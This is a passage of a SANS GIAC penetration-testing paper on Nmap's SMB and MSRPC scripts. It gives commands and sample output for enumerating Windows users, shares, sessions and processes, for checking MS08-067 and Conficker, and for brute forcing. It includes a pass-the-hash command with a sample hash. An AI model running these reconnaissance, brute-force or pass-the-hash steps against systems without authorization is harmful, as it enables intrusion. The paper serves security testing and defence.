Interested in learning more about security?

SANS Institute InfoSec Reading Room

Scanning Windows Deeper With the Nmap Scanning Engine

The Nmap scripting engine is a powerful tool for user-created scripts. This power is demonstrated in the suite of scripts designed to inspect Windows over the SMB protocol. Many footprinting tasks can be performed, including finding user accounts, open shares, and weak passwords. All these tasks are under a common framework, and share authentication libraries, which gives users a common and familiar interface.

Scanning Windows Deeper With the Nmap Scanning Engine

GIAC (GPEN) Gold Certification

Author: Ron Bowes, ron@skullsecurity.net
Advisor: Dominicus Adriyanto Hindarto

Accepted: June 19rd 2009

Abstract

With modern script libraries, which were written by the author, the Nmap Scripting Engine (NSE) has the ability to establish a null or authenticated session with all modern versions of Windows. By leveraging these sessions, scripts have the ability to probe and explore Windows systems in great depth, providing an attacker with invaluable information about the server. This paper will look at how SMB and Microsoft RPC services work, how the Nmap scripts take advantage of the services, what checks the scripts are able to do, and what can be done to prevent them.

Table of Contents

1. Introduction

Nmap, a network scanner, is among the best known security tools, and is considered to be one of the best free security tools in existence (Darknet, 2006). The typical use and functionality of Nmap is beyond the scope of this paper, but familiarity will make this paper far easier to be understood. The book Nmap Network Scanning, which is partially available for free, is one of the best information sources (Lyon, 2009).

All scripts and libraries referenced in this paper will be included with Nmap 4.85, which is expected to be released in summer of 2009; they are currently available in Nmap 4.85beta4 and higher.

The Nmap Scripting Engine, or NSE, is an extension to Nmap developed with several purposes in mind, including advanced network discovery, sophisticated version detection, vulnerability detection, backdoor detection, and vulnerability exploitation (Lyon, 2009). After Nmap scans a group of hosts, NSE runs scripts against each host that matches specific criteria (for example, the host has the appropriate ports open). These scripts, which are written in the Lua programming language, can inspect the host in a much deeper and more sophisticated way than Nmap alone. Since Lua is a complete programming language, the possibilities for scripts are great.


In addition to the power of scripts, another important aspect is the development culture. Since scripts can be written by anyone, and Lua is a relatively simple language for programmers to learn, it is not difficult for a programmer to begin developing his or her own script. Due to the fairly small team of core developers, and an active mailing list, getting started in script development is easy.

2. Server Message Block

The Server Message Block (SMB) protocol, which is commonly called the Common Internet File System (CIFS), is a protocol used by Microsoft services (and implemented by Samba, among others) to communicate with each other. SMB can function directly on TCP port 445 or over NetBIOS on port 139 (Petri, 2009). Although it was originally designed as a protocol to manage files remotely (Leach, 1998), SMB can

use named pipes and the Distributed Computing Environment/Remote Procedure Call (DCE/RPC) system to call remote functions (Kenneth, 1999). This opens up great possibilities for foot printing servers.

The SMB protocol is fairly complicated, but, for the purposes of Nmap scripts, only a small subset is used. The implementations of it vary greatly, especially when it is used by printers and other embedded devices. Even the implementations in Samba and Windows are inconsistent with each other. As a result, the Nmap library for handling SMB connections has to be very tolerant of protocol differences, and attempts to communicate with all implementations. For more information on the SMB protocol, Implementing CIFS is a useful resource (Hertel, 2003).



In any implementation of SMB, three packets are sent to establish a session: SMB_COM_NEGOTIATE, SMB_COM_SESSION_SETUP_ANDX, and SMB_COM_TREE_CONNECT_ANDX (see diagram) (Leach, 1998). In its response to all three messages, the server reveals information about itself. If the first three packets are successful, the client usually sends a fourth packet, SMB_COM_NT_CREATE_ANDX, which creates or opens a file or pipe.

2.1. SMB_COM_NEGOTIATE

The SMB_COM_NEGOTIATE packet is the first one sent by the client, and is the client's opportunity to indicate which protocols, flags, and options it understands. The server responds with its preferred protocol, options, and flags, based on the client's list. The options and flags reveal certain configuration options to the client, such as whether or not message signatures are supported or required, whether or not the server requires plaintext passwords, and whether share-level or user-level authentication is understood. These options are probed by the script smb-security-mode.nse. The following is an example output against a typical configuration of Windows:

```
$ ./nmap -p445 --script=smb-security-mode 192.168.101.30

Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-26 10:16 CST
Interesting ports on 192.168.101.30:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-security-mode: User-level authentication
|  SMB Security: Challenge/response passwords supported
|_ SMB Security: Message signing not supported
```

Some of these options are revealing from a penetration tester's perspective. For example, this server does not support message signing; as a result, man-in-the-middle attacks are possible. However, since message signing is not a default option on Windows, this is not a surprising state. If share-level security or plaintext passwords were required, however, that would be an interesting find. Implementing CIFS has more information about the different levels of security supported by SMB. (Hertel, 2003).

In addition to the security information, the response to SMB_COM_NEGOTIATE also reveals the server's time and timezone, as well as the name of the server and its workgroup or domain membership. Revealing the time may be useful to a penetration tester because it is a sign of how well maintained a server is. The name and workgroup of the server can be helpful to a penetration tester when trying to determine the purpose of a server or a network, leading to more targeted attacks for a penetration tester.

The script smb-os-discovery.nse probes for the server's name and time. The following output is from smb-os-discovery run against a poorly maintained Windows 2000 test server:

```
$ ./nmap -p445 --script=smb-os-discovery 192.168.101.30

Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-26 11:03 CST
Interesting ports on 192.168.101.30:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-os-discovery: Windows 2000
|  LAN Manager: Windows 2000 LAN Manager
|  Name: WORKGROUP\RON-WIN2K-TEST
|_ System time: 2009-02-02 11:59:39 UTC-6
```

From the name and time alone, it can be determined that the operating system is Windows 2000 ("RON-WIN2K-TEST"), that it is a test machine, and that the time is off by about an hour (the current time is 11:03, but the server returns 11:59). One may

conclude that it is a test server running on an outdated operating system, and that it is poorly maintained or infrequently used. This information could be valuable to a penetration tester when choosing a target, since the chances that this server has unpatched vulnerabilities are high. On a large network, this can quickly give a sense of a network's composition and purpose.

2.2. SMB_COM_SESSION_SETUP_ANDX

The SMB_COM_SESSION_SETUP_ANDX packet is sent by the client immediately after the negotiate response is received. The packet's primary purpose is authentication, and contains the client's username, domain, and password. Unless plaintext authentication was requested in the negotiate packet, the password is hashed with one of Microsoft's hashing algorithms (both Lanman and NT Lanman (NTLM) are used by default). Recovering the password from one these hashes is supposed to be difficult (although in practice it is usually straight forward). Instead of sending a username and password, the client may also establish a null (or anonymous) session by sending a blank username and a blank password.

For the purposes of these scripts, four account types are defined. Anonymous accounts, commonly called a "null session," offer little access to the system, except on Windows 2000. Guest accounts offer slightly more access, and can find some interesting information; the guest account typically has no password and is disabled by default on many Windows versions. Under certain configurations, such as Windows XP's default settings, all user accounts, including administrators, are treated as guests (Microsoft, 2005). User-level accounts are common, and are able to perform most checks. User-level accounts are defined as any account on a system that is not in the "Administrators" group. And finally, administrator-level accounts are accounts in the "Administrators" group. Administrative accounts can run every test against Windows 2003 and earlier, but are essentially the same as user-level accounts on Windows Vista and higher unless user account control (UAC) is disabled.

The server's response to the SMB_COM_SESSION_SETUP_ANDX packet contains a true/false value indicating whether or not the username/password combination was accepted. If it was accepted, which is always the case when an anonymous (null)

session is requested, the server also includes its operating system and LAN manager version in the reply.

The smb-os-discovery.nse script will authenticate anonymously and display the operating system information. The following examples show the smb-os-discovery.nse script being run against Windows 2000 and Windows 2003:

```
$ ./nmap -p445 --script=smb-os-discovery 192.168.101.50

Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-26 10:19 CST
Interesting ports on 192.168.101.50:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-os-discovery: Windows 2000
|  LAN Manager: Windows 2000 LAN Manager
|  Name: WORKGROUP\MARY-PROD
|_ System time: 2009-02-26 09:19:04 UTC-6
```

```
$ ./nmap -p445 --script=smb-os-discovery 192.168.101.20

Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-26 10:20 CST
Interesting ports on 192.168.101.20:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-os-discovery: Windows Server 2003 3790 Service Pack 2
|  LAN Manager: Windows Server 2003 5.2
|  Name: WORKGROUP\JIM-PROD
|_ System time: 2009-02-26 10:19:27 UTC-6
```

If the login fails, the session setup can be sent again, without reconnecting. The smb-brute.nse script takes advantage of this behaviour to run a very fast bruteforce attack against targets. The smb-brute.nse script will be discussed in detail in a later section.

2.3. SMB_COM_TREE_CONNECT_ANDX, SMB_COM_NT_CREATE_ANDX

The SMB_COM_TREE_CONNECT_ANDX and SMB_COM_NT_CREATE_ANDX packets are less interesting, and do not reveal much useful information. The tree-connect packet connects to a Windows share (for example, 'C$' for a file share or 'IPC$' for making remote procedure calls). This packet can be used to verify whether or not a share exists. If a share exists, either "NT_STATUS_OK" or "NT_STATUS_ACCESS_DENIED" will be returned when a connection is attempted,

and if the share does not exist then "NT_STATUS_BAD_NETWORK_NAME" is returned.

The file-create packet creates or opens a file within the share. The file can be an actual file like "\boot.ini" or a named pipe like "\\PIPE\srvsvc". For making Microsoft RPC calls, the 'IPC$' share is used and an appropriate named pipe is opened.

3. Microsoft RPC

Microsoft RPC, or MSRPC, is Microsoft's protocol for performing remote function calls. MSRPC is also called Distributed Computing Environment Remote Procedure Call, or DCERPC. For the purposes of this paper, MSRPC calls are made over a SMB connection; while there are other interfaces for MSRPC calls, SMB is the most common one.

Before making MSRPC calls, an appropriate pipe (or interface) has to be opened. There are several commonly used interfaces, and the following are used by Nmap scripts:

- SAMR -- Security account management
- LSA -- Local security authority
- SRVSVC -- Server service
- WINREG -- Windows registry
- SVCCTL -- Service control

Each of those interfaces has a number of associated functions. For example, the SRVSVC interface contains these functions, among others (the names used here are the names used by Samba, not Microsoft):

- NetShareEnumAll()
- NetShareGetInfo()
- NetServerStatisticsGet()
- NetPathCanonicalize()

These functions can be called by an Nmap script, and many will provide useful information about the server. For example, NetShareEnumAll() returns a list of shares on

a system, and NetShareGetInfo() retrieves information on a share. NetShareEnumAll() is used by the smb-enum-shares.nse script to generate the following list:

```
$ ./nmap -p445 --script=smb-enum-shares 192.168.101.50

Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-26 10:39 CST
Interesting ports on 192.168.101.50:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-enum-shares:
|  Anonymous shares: IPC$
|_ Restricted shares: documents, backups, test, ADMIN$, C$
```

Whereas NetShareGetInfo() can retrieve deeper information about each of the shares, as demonstrated by the verbose version of the smb-enum-shares.nse script:

```
$ ./nmap -v -p445 --script=smb-enum-shares --script-args=smbuser=test,smbpass=test
       192.168.101.50

Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-26 10:40 CST
Interesting ports on 192.168.101.50:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
...
|     documents
|     |_ Type: Disk
|     |_ Comment:
|     |_ Users: 0, Max: <unlimited>
|_    |_ Path: C:\Documents and Settings\Administrator\Desktop\documents
...
```

The functions used for each script will be discussed when the script itself is discussed.

4. Authentication

Two main types of MSRPC checks are used by the NSE scripts: anonymous and authenticated. Anonymous checks use a null session, whereas authenticated checks use a known user account (a username and password). Authenticated checks can be further broken down into three types: guest, user, and administrator. The guest account, which usually requires no password, can only access a minimal amount of information (although more information than anonymous). User-level accounts (user accounts on the system that aren't part of the "administrators" group) can access nearly all information, but are unable to check certain registry keys and cannot access certain interfaces (such as SVCCTL (service control)). Administrator-level accounts (user accounts in the

"Administrators" group) can access all functions on Windows systems up to Windows 2003. Windows Vista and above give administrator-level accounts the same access as a user-level account, unless user access control (UAC) is disabled. Several methods exist for performing authenticated scans from Nmap.

A user account and password can be given on the command line when running the scan (this assumes that the account is known to the penetration tester, which isn't always the case). The smbuser and smbpass parameters are used, as shown here:

```
$ nmap -p445 --script=smb-enum-shares --script-
       args=smbuser=administrator,smbpass=blink182 10.0.0.0/24
```

Instead of a username and password, a username and a hash of the user's password can be given instead. The password hash can be taken from "fgdump" or "pwdump6" password dumps, decrypted from the SAM file (Erugor, 2004), dumped with the "smb-pwdump.nse" script, or read using Meterpreter's "priv" module (Skape, 2004). The advantage to using this technique, commonly known as "passing the hash", is that password hashes dumped from one server can be directly used to access other servers, without cracking them. The hash can be used directly by passing a "smbhash" argument instead of "smbpass":

```
$ nmap -p445 --script=smb-enum-shares --script-
       args=smbuser=administrator,smbhash=cd401a40ae92face50b8e4fe1911060e
       10.0.0.0/24
```

Third, the smb-brute.nse script can be used to bruteforce account passwords. Those passwords will automatically be used to perform further checks. When smb-brute.nse is run with other smb scripts, it is guaranteed to run first. Accounts discovered by smb-brute.nse are automatically used in all other scripts. Here is an example of how it is used:

```
$ nmap -p445 --script=smb-brute.nse,smb-enum-shares 10.0.0.0/24
```

5. smb-enum-users.nse

One of the initial goals when developing the SMB suite of scripts was user enumeration. This script is intended to enhance and replace the functionality of enum.exe (Blake, 2003) and sid2user.exe/user2sid.exe (Gates, 2006).

Several methods exist for remotely enumerating users, and smb-enum-users.nse implements two of them: a straight enumeration using SAMR functions, and a bruteforce using LSA functions. SAMR enumeration, which uses functions defined in the Security Accounts Manager, returns all user accounts defined by the system. LSA Bruteforcing, which uses Local Security Authority functions, tries to guess users based on their unique (and sequential) identifiers. By default, both are used by the smb-enum-users.nse script. Optionally, a script argument can disable either scan type, but there is rarely a compelling reason for disabling this functionality.

SAMR enumeration uses a technique similar to the enum.exe program. The QueryDisplayInfo() function returns a detailed list of users, along with descriptions, user types, and full names. SAMR enumeration can be performed anonymously against Windows 2000 systems, and with a user-level account or better on later Windows versions.

The following SAMR functions are called, in this order, to obtain the user list:

- Connect4(): obtain a connect_handle.
- EnumDomains(): obtain a list of the domains.
- QueryDomain(): obtain the security identifier (SID) for the domain.
- OpenDomain(): obtain a handle for each domain.
- QueryDisplayInfo(): obtain the list of users in the domain.
- Close(): close the domain handle.
- Close(): close the connect handle.

The advantage of this technique is that detailed information is returned, including the full name and description; the disadvantage is that it requires a user-level account on every Windows version newer than Windows 2000.

LSA bruteforcing uses a different technique, modeled after the user2sid and sid2user programs. LSA bruteforcing can be performed anonymously against Windows 2000, and requires a guest account or better on newer Windows versions. The primary disadvantage is that it returns less information (only the username). Additionally, due to

the nature of bruteforcing, this technique can miss accounts and it generates significantly more traffic than SAMR enumeration.

Although LSA bruteforcing uses a brute-force check to find accounts, it is not a brute force in the sense that it tries every possible account name; instead, it is a brute force of the users' RIDs. A user's RID is a value (generally 500, 501, or 1000+) that uniquely identifies that user on a system or domain. An LSA function is available that converts an RID (like 1000) to the username (like "Ron"). So, the technique will essentially try converting 1000 to a name, then 1001, 1002, and so on, until a termination condition is reached.

The implementation used by smb-enum-users.nse breaks the scan into groups of RIDs. If too many RIDs are chosen, packet fragmentation occurs and slows down the check; if too few are chosen, more traffic is generated, also slowing down the scan. smb-enum-users.nse uses groups of 20 users, a number chosen by trial and error. All members in each group are checked simultaneously, and the responses are recorded (1000 - 1019, 1020 - 1039, 1040 - 1069, and so on). Normally, some RIDs will convert to names and others will not be found, due to deleted accounts. A completely empty group may indicate the end of the active RIDs, but it is possible to have an empty group with non-empty groups after it. For that reason, smb-enum-users.nse requires a series of 10 empty groups (or 200 blank RIDs) before terminating the scan.

Before attempting this conversion, the security identifier (SID) of the server is required. The SID is determined by doing the reverse operation; that is, by converting a name into its equivalent SID. So, if RID 1000 represents "Ron", then "Ron" would convert to "[SID]-1000". The name looked up by the script can be any user on the server, including the server's name itself. smb-enum-users.nse uses a list of common names:

- The computer name and domain name, returned in the SMB_COM_NEGOTIATE packet;
- Currently logged in user from an nbstat query; and
- Default or common usernames: "administrator", "guest", and "test".

In most cases the computer name is sufficient, but the overhead of looking up a few extra names is insignificant. The sequence of calls used by smb-enum-users.nse is:

- OpenPolicy2(): Gets a policy handle.
- LookupNames2(): Converts names to SID.
- LookupSids2(): Converts SIDs back to names.
- Close(): Close the policy handle.

Here is sample output for smb-enum-users.nse, using both SAMR and LSA enumeration, running anonymously against Windows 2000:

```
$ ./nmap -p445 --script=smb-enum-users 192.168.101.50
Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-26 11:12 CST
Interesting ports on 192.168.101.50:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-enum-users:
|_ MARY-PROD\Administrator, MARY-PROD\ASPNET, MARY-PROD\Guest, MARY-PROD\mary,
       MARY-PROD\None, MARY-PROD\test
```

And here is the output with the verbose option enabled:

```
$ ./nmap -v -p445 --script=smb-enum-users 192.168.101.50

Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-26 11:12 CST
Interesting ports on 192.168.101.50:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-enum-users:
|  Administrator
|    |_ Type: User
|    |_ Domain: MARY-PROD
|    |_ Description: Built-in account for administering the computer/domain
|    |_ Flags: Password does not expire, Normal user account
|  ASPNET
|    |_ Type: User
|    |_ Domain: MARY-PROD
|    |_ Full name: ASP.NET Machine Account
|    |_ Description: Account used for running the ASP.NET worker process
       (aspnet_wp.exe)
|    |_ Flags: Password not required, Password does not expire, Normal user account
|  Guest
|    |_ Type: User
|    |_ Domain: MARY-PROD
|    |_ Description: Built-in account for guest access to the computer/domain
|    |_ Flags: Password not required, Password does not expire, Account disabled,
       Normal user account
|  mary
|    |_ Type: User
|    |_ Domain: MARY-PROD
|    |_ Flags: Normal user account
|  None
|    |_ Type: Domain group
|    |_ Domain: MARY-PROD
|  test
```

```
|     |_ Type: User
|     |_ Domain: MARY-PROD
|_    |_ Flags: Normal user account
```

6. smb-enum-shares.nse

Enumerating file shares on a remote system is one of the simplest scripts, and was the first one written. A single function is used to enumerate the shares (NetShareEnumAll() in SRVSVC) and another function is used to probe for information about the share (NetShareGetInfo() in SRVSVC). Additionally, a standard SMB packet, SMB_COM_TREE_CONNECT_ANDX, is used to determine whether or not the share is accessible anonymously by attempting to use it.

NetShareEnumAll() will run anonymously against Windows 2000, and requires a guest account for newer Windows versions. NetShareGetInfo(), however, requires an administrator-level account on every version of Windows, even Windows 2000.

If access to NetShareEnumAll() is denied, the script uses a bruteforce check by sending a series of SMB_COM_TREE_CONNECT_ANDX packets. A list of common shares is used, and each one is checked. A response of "NT_STATUS_ACCESS_DENIED" or "NT_STATUS_OK" means that the share exists, and any other error, such as "NT_STATUS_BAD_NETWORK_NAME", means it does not exist. The list of shares is based on the Windows 2000 machines at the University of California San Diego (thanks to Brandon Enright from the Nmap team), and includes:

```
{"IPC$", "ADMIN$", "TEST", "TEST$", "HOME", "HOME$", "PUBLIC", "PRINT", "PRINT$",
       "GROUPS", "USERS", "MEDIA", "SOFTWARE", "XSERVE", "NETLOGON", "INFO",
       "PROGRAMS", "FILES", "WWW", "STMP", "TMP", "DATA", "BACKUP", "DOCS", "HD",
       "WEBSERVER", "WEB DOCUMENTS", "SHARED"}
```

If any of those shares exist, they will be discovered anonymously against any version of Windows.

Here is an example output of smb-enum-shares.nse being run anonymously against a Windows 2000 system:

```
$ ./nmap -p445 --script=smb-enum-shares 192.168.101.50

Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-26 11:15 CST
Interesting ports on 192.168.101.50:
PORT    STATE SERVICE
445/tcp open  microsoft-ds
```

```
Host script results:
|  smb-enum-shares:
|  Anonymous shares: IPC$
|_ Restricted shares: documents, backups, test, ADMIN$, C$
```

And here is the output of smb-enum-shares.nse being run against a Windows 2000 system with administrator credentials and verbose enabled:

```
$ ./nmap -v -p445 --script=smb-enum-shares --script-args=smbuser=test,smbpass=test
       192.168.101.50

Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-26 11:17 CST
Interesting ports on 192.168.101.50:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  Anonymous shares:
|     IPC$
|     |_ Type: Interprocess Communication (hidden)
|     |_ Comment: Remote IPC
|     |_ Users: 1, Max: <unlimited>
|     |_ Path:
|  Restricted shares:
|     backups
|     |_ Type: Disk
|     |_ Comment:
|     |_ Users: 0, Max: <unlimited>
|     |_ Path: C:\Documents and Settings\Administrator\Desktop\backups
|     test
|     |_ Type: Disk
|     |_ Comment:
|     |_ Users: 0, Max: <unlimited>
|     |_ Path: C:\Documents and Settings\Administrator\Desktop\test
|     C$
|     |_ Type: Disk (hidden)
|     |_ Comment: Default share
|     |_ Users: 0, Max: <unlimited>
|_    |_ Path: C:\
```

7. smb-enum-sessions.nse

smb-enum-sessions.nse, which is based on the concept (but not the code) of PsLoggedOn (Russinovich, 2006), attempts to enumerate two different types of sessions:

1. Users logged in interactively, either through terminal services or locally on the machine's console
2. Users connected to file shares

These two enumerations are implemented completely differently, but are kept together due to similar functionality.

Checking which users are logged in interactively is a combination of WINREG checks and LSA lookups. First, a WINREG function is used to enumerate the keys in the

HKEY_USERS hive, which is a list of the logged in users' SIDs. Those SIDs are converted to names using the LookupSids2() function, similar to how LSA bruteforcing is performed in smb-enum-users.nse.

Checking which users are connected to file shares requires a call to the NetSessEnum() function in SRVSVC. NetSessEnum() can be called by the guest account on Windows 2000, and a user-level account or higher on newer versions of Windows.

Here is the output for a sample run against Windows 2000 using the guest account:

```
$ ./nmap -v -p445 --script=smb-enum-sessions 192.168.101.50

Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-26 11:21 CST
Interesting ports on 192.168.101.50:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-enum-sessions:
|  Users logged in:
|  |_ MARY-PROD\Administrator since <unknown>
|  Active SMB Sessions:
|  |_ ADMINISTRATOR is connected from 192.168.101.20 for 00m17s, idle for 00m17s
|_ |_ GUEST is connected from 192.168.101.1 for [just logged in, it's probably
       you], idle for [not idle]
```

8. smb-enum-processes.nse

smb-enum-processes.nse, as its name suggests, enumerates the processes running on a remote machine. This script, which requires administrative privileges on all versions of Windows, reads the hidden HKEY_PERFORMANCE_DATA registry hive, and parses the data found therein. The encoding of the data is complicated, but the output is fairly simple (this is against Windows 2000 with administrative credentials):

```
$ ./nmap -p445 --script=smb-enum-processes --script-args=smbuser=test,smbpass=test
       192.168.101.50

Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-26 11:24 CST
Interesting ports on 192.168.101.50:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_ smb-enum-processes: Idle, System, SMSS, CSRSS, WINLOGON, SERVICES, LSASS,
       termsrv, spoolsv, jqs, LLSSRV, regsvc, mstask, VMwareService.e, WinMgmt,
       inetinfo, msdtc, logon.scr, dfssvc, svchost
```

Here's the output with verbose enabled:

```
$ ./nmap -v -p445 --script=smb-enum-processes --script-
       args=smbuser=test,smbpass=test 192.168.101.50

Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-26 11:31 CST
Interesting ports on 192.168.101.50:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-enum-processes:
|  `-Idle
|    `-System
|      `-SMSS
|        `+-CSRSS
|         `-WINLOGON
|           `+-SERVICES
|            | `+-termsrv
|            |  +-spoolsv
|            |  +-jqs
|            |  +-LLSSRV
|            |  +-regsvc
|            |  +-mstask
|            |  +-VMwareService.e
|            |  +-WinMgmt
|            |  +-inetinfo
|            |  +-msdtc
|            |  +-dfssvc
|            |  `-svchost
|            +-LSASS
|_           `-logon.scr
```

And finally, here's the output with extra verbose enabled:

```
$ ./nmap -vv -p445 --script=smb-enum-processes --script-
       args=smbuser=test,smbpass=test 192.168.101.50

Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-26 11:31 CST
Interesting ports on 192.168.101.50:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-enum-processes:
|   PID  PPID  Priority Threads Handles
|  ----- ----- -------- ------- -------
|      0     0        0       1       0 `-Idle
|      8     0        8      44     195   `-System
|    176     8       11       6      36     `-SMSS
|    200   176       13      11     316       `+-CSRSS
|    224   176       13      14     359       `-WINLOGON
|    252   224        9      40     521         `+-SERVICES
|    364   252       10      12     103           | `+-termsrv
|    524   252        8      11     130           |  +-spoolsv
|    576   252        4       6     129           |  +-jqs
|    616   252        9       9      76           |  +-LLSSRV
|    664   252        8       4     124           |  +-regsvc
|    696   252        8       6     109           |  +-mstask
|    820   252       13       3      66           |  +-VMwareService.e
|    852   252        8       4     127           |  +-WinMgmt
|    884   252        8      27     693           |  +-inetinfo
|    892   252        8      21     175           |  +-msdtc
|   1004   252        8       2      35           |  +-dfssvc
|   1388   252        8      10     157           |  `-svchost
|    264   224        9      20     305           +-LSASS
|_   900   224        4       1      15           `-logon.scr
```

This script is based on the idea behind (but not the code for) the PsList tool (Russinovich (2), 2006) from SysInternals.

9. smb-system-info.nse

smb-system-info.nse is a relatively simple script in comparison to the others; it simply queries the Windows registry for a variety of information. Windows 2000 will allow the guest user to query for limited information, while other Windows versions require a user account or higher. In all versions of Windows, a more privileged account will have access to more information.

Here is the output of smb-system-info.nse running against Windows 2000 with guest-level access:

```
$ ./nmap -p445 --script=smb-system-info 192.168.101.50

Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-26 11:36 CST
Interesting ports on 192.168.101.50:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-system-info:
|  OS Details
|  |_ Microsoft Windows 2000 Service Pack 4 (WinNT 5.0 build 2195)
|  |_ Installed on 2006-10-17 15:40:02
|  |_ Registered to Ron (organization: MJ-12)
|_ |_ Systemroot: C:\WINNT
```

When the script is given administrator access, it produces the following output:

```
$ ./nmap -p445 --script=smb-system-info --script-args=smbuser=test,smbpass=test
       192.168.101.50

Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-26 11:37 CST
Interesting ports on 192.168.101.50:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-system-info:
|  OS Details
|  |_ Microsoft Windows 2000 Service Pack 4 (WinNT 5.0 build 2195)
|  |_ Installed on 2006-10-17 15:40:02
|  |_ Registered to Ron (organization: MJ-12)
|  |_ Path: %SystemRoot%\system32;%SystemRoot%;%SystemRoot%\System32\Wbem
|  |_ Systemroot: C:\WINNT
|  |_ Page files: C:\pagefile.sys 384 768 (cleared at shutdown => 0)
|  Hardware
|  |_ CPU 0: Intel(R) Core(TM)2 Duo CPU     T7500  @ 2.20GHz [2201mhz GenuineIntel]
|  |_ Identifier 0: x86 Family 6 Model 15 Stepping 8
|  |_ Video driver: VMware SVGA II
|  Browsers
|  |_ Internet Explorer 6.0000
|_ |_ Firefox 2.0.0.17 (en-US)
```

Like several other scripts, the concept behind this is from a PsTools program, PsInfo (Russinovich, 2007).

10. smb-check-vulns.nse

smb-check-vulns.nse was originally designed to help administrators (or penetration testers) find machines missing Microsoft's MS08-067 patch. MS08-067 was a critical vulnerability in Windows published by Microsoft in October of 2008 (Microsoft, 2008). The script gained significant popularity in March and April of 2009, when detection for the Conficker worm was added (Lyon, 2009).

smb-check-vulns.nse works similarly to Nessus, sending attack-like traffic to a port and checking the reaction. The MS08-067 check is based on a public scanner, and uses the NetPathCompare() function in the server service. NetPathCompare() indirectly calls NetPathCanonicalize(), which is the target of MS08-067. Without applying MS08-067, NetPathCanonicalize() will accept invalid parameters (and, potentially, crash), but after applying MS08-067, NetPathCanonicalize() recognizes invalid parameters and returns an error. By calling the NetPathCompare() or NetPathCananicalize() with invalid parameters, and checking whether or not an error is returned, the presence of the patch can be accurately determined.

Instability is a major drawback of checks such as MS08-067; because the traffic is similar to an attack, crashing a machine is possible. In tests, the check for MS08-067 crashed over half of all vulnerable systems.

Detection for the Conficker worm uses a technique based on work by Felix Leder and Tillmann Werner (Leder & Werner, 2009). The deployment of this check in Nmap and other network scanners was coordinated by the Conficker Working Group. The researchers discovered that Conficker applies its own patch to MS08-067, but that the patch was different from Microsoft's official patch. Instead of returning the standard Microsoft error ("INVALID_NAME"), another error code is returned (the number is 0x00000057, a non-standard error code). By calling NetPathCanonicalize() with a dangerous-looking parameter, Conficker will reveal its presence. This is very useful to network administrators who need to scan their networks quickly.

Here is the output from a scan against an infected machine:

```
$ ./nmap -PN -p445 --script=smb-check-vulns x.x.x.x

Starting Nmap 4.85BETA6 ( http://nmap.org ) at 2009-04-02 09:49 CDT
Interesting ports on S0106000d60eecf27.wp.shawcable.net (x.x.x.x):
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-check-vulns:
|  MS08-067: PATCHED (possibly by Conficker)
|_ Conficker: Likely INFECTED
```

Although MS08-067 has been patched, the scan has detected that the patch was performed by Conficker, not by Microsoft. This output is from another scan, this time the system is vulnerable but is not infected:

```
$ ./nmap -PN -p445 --script=smb-check-vulns 192.168.200.241

Starting Nmap 4.85BETA6 ( http://nmap.org ) at 2009-04-02 09:56 CDT
Interesting ports on 192.168.200.241:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-check-vulns:
|  MS08-067: VULNERABLE
|_ Conficker: Likely CLEAN
```

11. smb-brute.nse

smb-brute.nse will attempt to log into a SMB account by guessing usernames and passwords. The code and algorithms are designed to take advantage of the SMB protocol in a variety of ways in order to discover which users exist and whether or not it is possible to determine their passwords.

Initially, this script uses the same techniques as smb-enum-users.nse to determine which usernames exist on the system. If that fails, a list of well known usernames is used. If a valid account is discovered during the scan, that account will be used to obtain a proper list of user accounts.

